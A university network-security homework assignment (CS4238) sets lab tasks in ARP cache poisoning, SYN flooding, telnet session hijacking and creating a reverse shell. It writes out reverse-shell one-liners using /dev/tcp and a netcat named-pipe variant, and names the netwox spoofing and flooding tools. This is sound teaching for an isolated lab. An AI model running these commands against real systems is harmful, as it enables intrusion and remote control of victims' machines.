CS4238 Homework 1: Network Attacks


Due Date: 23:59pm (SGT), 11 September 2021. This is an **individual project**. You MUST finish the implementation and report independently.

Late policy. The cutoff for on-time submission is 23:59pm on the due date. Submitting between 00:00am and 23:59pm on the next day is considered one day late, and so on. 20% of award marks will be counted as late penalty for each late day.

Please prepare your report in **PDF format**, then package your report and code into a **zip** or **tar.gz** (preferred) file by using your matric no. as part of the file name, and upload it into LumiNUS submission folder. Your report should also contain your name, student ID, and email address. Please refer to the accompanying file `hw1-grading-criteria.txt` for detailed grading criteria.

1 Lab Environment

Network Setup. To set up the network, you need to have at least 2 machines. One computer is used for attacking, the second computer is used as the victim. You can set up two virtual machines (VMs) on the same host computer; or you can set up one VM, and then use the host computer as the second computer. In this way, you can clearly separate the `telnet`'s client, server, and attacker's machine. For illustration below, we put all the two machines on the same LAN. The configuration is described as follows (you are free to choose your own IP addresses):



Note: If you use VirtualBox to set up the VMs, you can create a *NAT network*, to which the VM instances will get attached. The networking mode allows you to create a private network, which makes use of private IP addresses, but gives Internet access to the hosts. In this way, you can easily install the necessary security tools listed below. You create up a NAT network by accessing the VirtualBox VM Manager's menu: File $\rightarrow$ Preferences $\rightarrow$ Network. Once your NAT network is created, you can attach your existing VM instance into the network through your VM instance's setting menu: Settings $\rightarrow$ Network, then attach your VM's Adapter 1 to the network. For a machine that runs sniffer, you need to put its adapter into a promiscuous mode, possibly by configuring its Advanced option in the dialog box. Note that, as in your previous lab setup, you may want to manually set your hosts' network configurations instead of using DHCP.

`Netwox` **Tools.** We use some tools to send out network packets of different types and with different contents. For this assignment, we will use the `Netwox` tool, which was introduced in our lecture. `Netwox` consists of a suite of tools, each having a specific number. You can run the command like the following (the parameters depend on which tool you are using). Note that some of the tools require root privileges:

```
$ sudo netwox tool_number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the documentation by issuing "`netwox tool_number --help`". You can also learn the parameter settings by running `Netwag`, the GUI version of `Netwox`. For each command you execute from the graphic interface, `Netwag` actually invokes a corresponding `Netwox` command, and it displays the parameter settings. Therefore, you can simply copy and paste the displayed command.

As an alternative, you can also use Python and Scapy if you are familiar with it.

`Wireshark` **Tool.** You also need a good network-traffic sniffer tool for this lab. Although `Netwox` comes with a sniffer, `Wireshark` is a much better sniffer tool. To sniff all the network traffic, both tools need to be run as `root`.

Enabling the `telnet` **Server.** For this lab, you need to enable the `telnet` server on the victim machine. For the sake of security, this service is usually not installed or disabled by default. To install the `telnet` server in Ubuntu, you need to run the following commands:

```
$ sudo apt-get install telnetd
```

2 Assignment Overview

In this lab, you need to conduct attacks on the TCP/IP protocols. All the attacks are to be performed on `Linux`.

To simplify the "guess" of TCP sequence numbers and source port numbers, we assume that attacks are on the same physical network as the victims. Therefore, you can use sniffer tools to get that information. The following is the list of attacks that need to be implemented.
(Note: See the separate grading document that goes with this assignment for guidance on what will be looked for in your report.)

2.1 Task 1: ARP Cache Poisoning

The ARP cache is an important part of the ARP protocol. On a host, once a mapping between a MAC address and an IP address is resolved as the result of executing the ARP protocol, the mapping will be cached. Therefore, there is no need to repeat the ARP protocol if the mapping is already in the cache. However, because the ARP protocol is stateless, the cache can be easily poisoned by maliciously crafted ARP messages. Such an attack is called the *ARP cache poisoning attack*.

In such an attack, attackers use spoofed ARP messages to trick the victim to accept an invalid MAC-to-IP mapping, and store the mapping in its cache. There can be various types of consequences depending on the motives of the attackers. For example, attackers can launch a DoS attack against a victim by associating a nonexistent MAC address to the IP address of the victim's default gateway; attackers can also redirect the traffic to and from the victim to another machine, etc.

In this task, you need to demonstrate how the ARP cache poisoning attack work. Several commands can be useful in this task. In `Linux` we can use command `arp` to check the current mapping between IP address and MAC. Tool 33 of `netwox` is for spoofing Ethernet ARP packets.

2.2 Task 2: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 1 illustrates the attack.




Figure 1: SYN Flood

The size of the queue has a system-wide setting. In `Linux`, we can check the system queue size setting using the following command:

```
$ sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command "`netstat -na`" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is `SYN_RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

In this task, you need to demonstrate the SYN flooding attack. You can use the Netwox tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is ongoing, run the "`netstat -na`" command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not. Tool 76 of `netwox` is for SYN flooding.

SYN Cookie Countermeasure: If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
$ sysctl -a | grep cookie     (Display the SYN cookie flag)
```

```
$ sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sysctl -w net.ipv4.tcp_syncookies=1 (turn on  SYN cookie)
```

Please run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.

2.3 Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a `telnet` session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. We will use `telnet` in this task. We also assume that the attackers and the victims are on the same LAN.

In our lecture, we discussed TCP session hijacking, in particular, for `telnet` sessions. Your task is to inject a "`pwd`" (print working directory) command into an existing `telnet` session, and (1) to explain how this works and report your observations. Show the spoofed packet is accepted into the session by a screenshot of Wireshark.

From the packets captured by Wireshark, you should observe abnormal packets in the telnet session. Your next tasks are: (2) to explain the reason of the abnormal behavior, and (3) to give a command to eliminate the abnormal packets using the `netwox` tool.

The level of difficulty in TCP attacks depends on a number of factors. Your last task is (4) to investigate the following and write down your discoveries and observations in your lab reports:

- Study the pattern of the TCP Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.
- Study the pattern of TCP window size, and describe your observations.
- Study the pattern of the source port numbers, and answer whether the patterns are predictable.

For this Task 3, finish the above four sub-tasks (labeled by (1) (2) (3) (4)), and report your findings.

Note: If you use Wireshark to observe the network traffic, you should be aware that when Wireshark displays the TCP sequence number, by default, it displays the *relative sequence number*, which equals to the actual sequence number minus the initial sequence number. If you want to see the actual sequence number in a packet, you need to right-click the TCP section of the Wireshark output, and select "`Protocol Preference`". In the popup window, uncheck the "`Relative Sequence Numbers`" option.

2.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

2.4.1 Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command into a target server using TCP session hijacking, they are not interested in running just *one simple command* on the server as in Task 3. Instead, they are interested in running *multiple commands*. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers really want to achieve is to use the attack to set up a back door, so that they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a *reverse shell* from the victim machine to give an attacker the shell access to the victim machine. **A reverse shell** is a shell process running on a remote machine,

connecting back to the attacker's machine. This gives the attacker a convenient way to access a remote machine once it has been compromised. Hence. you need to first know how an attacker can set up a reverse shell if he can *directly run* a command on the victim machine, e.g. the `telnet` server.

To have a bash shell on a remote machine connect back to your machine, you need a process waiting for some connection on a given port. In this example, we will use netcat (`nc` for short). To listen for a connection on your attacking host, you can invoke (assuming that the port no is 9090):

```
$ nc -l -p 9090 -v
```

On your target host, which runs the hijacked `telnet` server, you can run netcat with `-e` option as discussed in our lecture. This option allows netcat to invoke another process, i.e. a command shell. However, for security reasons, this option is not typically supported by modern Linux distributions, since netcat was compiled with its `GAPING_SECURITY_HOLE` option disabled.

Yet, we can employ bash on the target host by running the following command (assuming that the IP address of your attacking host is 10.10.10.2, and the opened port no is 9090):

```
$ /bin/bash -i > /dev/tcp/10.10.10.2/9090 0<&1 2>&1
```

This command has the following pieces:

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
- "`> /dev/tcp/10.10.10.2/9090`": This causes the output (`stdout`) of the shell to be redirected to the `tcp` connection of `10.10.10.2`'s port `9090`. The output `stdout` is represented by file descriptor number `1`.
- "`0<&1`": File descriptor `0` represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the `tcp` connection.
- "`2>&1`": File descriptor `2` represents standard error `stderr`. This causes the error output to be redirected to the `tcp` connection.

In summary, "`/bin/bash -i > /dev/tcp/172.16.1.2/9090 0<&1 2>&1`" starts a bash shell, with its input coming from a TCP connection, and its standard and error outputs being redirected to the same TCP connection. The bash shell connects back to the netcat process started on your attack machine (i.e. 10.10.10.2).

Your **task** here is to launch a TCP session hijacking attack on an existing telnet session between the victim client and the target server by injecting a malicious command into the hijacked session (as in Task 3). However, you now want to **create a reverse shell** on the target server, which will connect to your attacking host. You also need to show that, using your attacking host, you are able to run some shell commands, e.g. `ifconfig` and `id`.

2.4.2 Optional Extra Task: An Alternative Way of Creating a Reverse Shell

This task will not be graded.

If you are curious, besides the command explained above, there is also another command that can create a reverse shell. Assuming that the IP address of the attacker's machine is 10.10.10.2 and the opened port no is 9090, the command is:

```
mknod /tmp/backpipe p; /bin/bash 0</tmp/backpipe | nc 10.10.10.2 9090
1>/tmp/backpipe
```

Here, you first create a named pipe (FIFO) called `backpipe` using the `mknod` command. In the command above, the named pipe is created in `/tmp` because pretty much any user account is allowed to write there. Then, you invoke a bash shell, and pull its standard input from the `backpipe` (`0</tmp/backpipe`). You direct/pipe the output of the shell to the netcat client, which connects to 10.10.10.2 on port 9090. Lastly, you take the netcat's standard output and dump it into the `backpipe`. If you are curious, you can also try issuing this command to the target telnet server. Alternatively, you can also replace `mknod /tmp/backpipe p` in the command above with `mkfifo /tmp/backpipe`.